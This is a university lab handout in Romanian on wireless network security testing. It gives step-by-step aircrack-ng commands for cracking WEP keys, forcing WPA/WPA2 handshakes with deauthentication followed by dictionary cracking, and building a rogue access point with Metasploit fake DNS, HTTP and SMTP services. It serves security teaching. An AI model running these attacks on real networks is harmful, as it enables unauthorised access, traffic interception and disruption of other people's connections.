Universitatea Politehnica Bucuresti
Facultatea de Automatica si Calculatoare
Master – Securitatea Retelelor Informatice Complexe

Auditarea Securitatii Retelelor

Laborator 6

- Testarea retelelor wireless

Adrian Furtună, Ph.D.
adif2k8@gmail.com

Terminologie


- SSID / ESSID = service set identifier
- BSSID = basic service set identifier
- Power dBm / Watt

  $P(dBm) = 30 + 10*\log_{10}(W)$

Standarde 802.11

802.11 network standards										
802.11 protocol	Release	Freq. (GHz)	Bandwidth (MHz)	Data rate per stream (Mbit/s)	Allowable MIMO streams	Modulation	Approximate indoor range		Approximate outdoor range	
							(m)	(ft)	(m)	(ft)
—	Jun 1997	2.4	20	1, 2	1	DSSS, FHSS	20	66	100	330
a	Sep 1999	5	20	6, 9, 12, 18, 24, 36, 48, 54	1	OFDM	35	115	120	390
		3.7					—	—	5,000	16,000
b	Sep 1999	2.4	20	5.5, 11	1	DSSS	38	125	140	460
g	Jun 2003	2.4	20	6, 9, 12, 18, 24, 36, 48, 54	1	OFDM, DSSS	38	125	140	460
n	Oct 2009	2.4/5	20	7.2, 14.4, 21.7, 28.9, 43.3, 57.8, 65, 72.2	4	OFDM	70	230	250	820
			40	15, 30, 45, 60, 90, 120, 135, 150			70	230	250	820

WLAN frames


Frame Control
Duration/ ID
Address 1
Address 2
Address 3
Sequence Control
Address 4
QoS Control
Frame Body
FCS
2 Bytes
Bits
2
2
4
1
1
1
1
1
1
1
1
Protocol
Type
Sub Type
To DS
From DS
More Frag
Retry
Power Mgmt.
More Data
Protected Frame
Order

Detectarea retelelor wireless

- Folosind comenzi native
  1. `ifconfig wlan0 up`
  2. `iwlist wlan0 scanning`
- Folosing *aircrack-ng*
  1. `airmon-ng start wlan0`
  2. `airodump-ng mon0`

Conectarea la o retea wireless

Placa de retea wireless trebuie sa fie in modul ‘managed’:

```
iwconfig wlan0 mode managed
```


- Retea Open
  1. `iwconfig wlan0 essid Guest channel 1`
  2. `dhclient wlan0`
- Retea care foloseste WEP
  1. `iwconfig wlan0 essid Guest2 channel 4`
  2. `iwconfig wlan0 key 0123456789` (10 hex chars – 64 bit WEP)

     sau:
     - `iwconfig wlan0 key s:passw` (5-byte ASCII string)
     - `iwconfig wlan0 key 0123456789012345678901234` (26 hex chars – 128 bit WEP)
     - `iwconfig wlan0 key s:0123456789012` (13-byte ASCII string – 128 bit WEP)
  3. `dhclient wlan0`
- Retea care foloseste WPA/WPA2 (se va instala pachetul *wpasupplicant*)
  1. `wpa_passphrase [essid] [passphrase]  > wlan.conf`
  2. `wpa_supplicant –i wlan0 –c wlan.conf`
  3. `dhclient wlan0`


Autentificare, asociere

- Pentru a putea schimba pachete de date cu AP-ul, un client trebuie sa fie asociat cu acesta

1. Probe request/response
2. Authentication
3. Association



WEP



- 64-bit seed = 24-bit IV + 40-bit key
  (40-bit key = 5 bytes)
- 128-bit seed = 24-bit IV + 104-bit key
  (104-bit key = 13 bytes)
- Pentru un IV de 24 biti, exista o probabilitate de 50% ca un IV sa se repete dupa 5000 de pachete

  => criptarea WEP poate fi sparta folosind tehnica cheilor similare din criptanaliza

Exercitiul 1:

Spargerea cheilor WEP (cand exista clienti conectati)

1. Porniti ‘monitor mode’

```
airmon-ng start wlan0        => mon0
```

2. Asociati-va cu AP-ul

```
aireplay-ng --fakeauth 0 -a 00:18:F3:E9:91:C8 mon0
```

3. Capturati un pachet ARP request si retrimiteti-l catre AP

```
aireplay-ng --arpreplay -b 00:18:F3:E9:91:C8 mon0
```

4. Capturati pachetele ARP request trimise de AP (contin IV diferiti/unici)

```
airodump-ng --bssid 00:18:F3:E9:91:C8 --channel 1
    -w output mon0
```

5. Spargeti cheia WEP


```
aircrack-ng output-01.cap
```

Exercitiul 2:

Spargerea cheilor WEP (cand nu exista clienti conectati)

1. Capturati un pachet de date de la AP
   ```
   airodump-ng --channel 1 --bssid 00:18:F3:E9:91:C8 –w output
      mon0
   ```
2. Asociati-va cu AP-ul
   ```
   aireplay --fakeauth 2 –a 00:18:F3:E9:91:C8 mon0
   ```
3. Atac chopchop folosind packetul de date capturat anterior
   ```
   aireplay –-chopchop –b 00:18:F3:E9:91:C8 –h your_mac –r output-
      01.cap mon0
   ```
   ⇒ PRGA file (.xor). Pseudo Random Generation Algorithm = componenta a algoritmului RC4 folosita la generarea cheilor flux
4. Creati un pachet ARP request folosind PRGA file
   packetforge-ng --arp -a 00:18:F3:E9:91:C8 –h your_mac –t 255.255.255.255 –l 255.255.255.255 –y replay_dec…xor –w arp_request.cap
5. Retrimiteti ARP request
   arpreplay --arpreplay –b 00:18:F3:E9:91:C8 –r arp_request.cap mon0
6. Capturati pachetele ARP response
   airodump --channel 1 --bssid 00:18:F3:E9:91:C8 –w output mon0
7. Spargeti cheia WEP
   aircrack-ng output-01.cap

WPA/WPA2 4-way handshake



Exercitiul 3:

Spargerea cheii prestabilite WPA/WPA2

1. Capturati traficul dintre un client si un AP (WPA/WPA2) cu scopul de a obtine pachetele din 4-way handshake

```
airodump-ng --channel 1 --bssid 00:18:F3:E9:91:C8
   –w output mon0
```

2. De-autentificati un client pentru a-l determina sa se re-autentifice si sa faca handhake-ul

```
aireplay-ng --deauth 1 -a 00:18:F3:E9:91:C8 -c
   0C:60:76:03:D4:12 mon0
```

3. Gasiti cheia WPA folosind un atac bazat pe dictionar

```
aircrack-ng –w 500-worst-passswords.txt output-
   01.cap
```

Exercitiul 4:

Access Point Honeypot

- Multi clienti wireless se reconecteaza automat la retea atunci cand aceasta devine prezenta
- Atacatorul poate simula reteaua dorita de client prin generarea de raspunsuri false de tip Probe Response
- Clientul wireless se va conecta la AP-ul atacatorului si va incerca sa se comporte normal (download update-uri, conectare automata la email, la network shares, etc)

Exercitiul 4 (cont):
Access Point Honeypot

- Pornim AP-ul atacator
  `airbase-ng –c 1 --essid HomeNet wlan0` => at0
- Configuram setarile IP
  `ifconfig at0 10.0.0.1 netmask 255.255.255.0`
- Pornim servicii honeypot pentru a simula reteaua reala:
  - DHCP server
    `dhcpd3 -cf dhcpd.conf -d at0`
  - DNS server
    `cd /pentest/exploits/framework`
    `./msfconsole`
    `use auxiliary/server/fakedns`
    …configure…
  - HTTP server
    `use auxiliary/server/http`
    …configure…
  - SMTP server
    `use auxiliary/server/smtp`
    …configure…

```
subnet 10.0.0.0 netmask 255.255.255.0 {
        range 10.0.0.20 10.0.0.100;
        option routers 10.0.0.1;
        option domain-name-servers 10.0.0.1;
        option domain-name “home.net";
        max-lease-time          120;
        default-lease-time      120;
        authoritative;
}
```

Documentatie

- http://www.wi-fiplanet.com/tutorials/print.php/1447501
- http://www.aircrack-ng.org/doku.php

Intrebari

?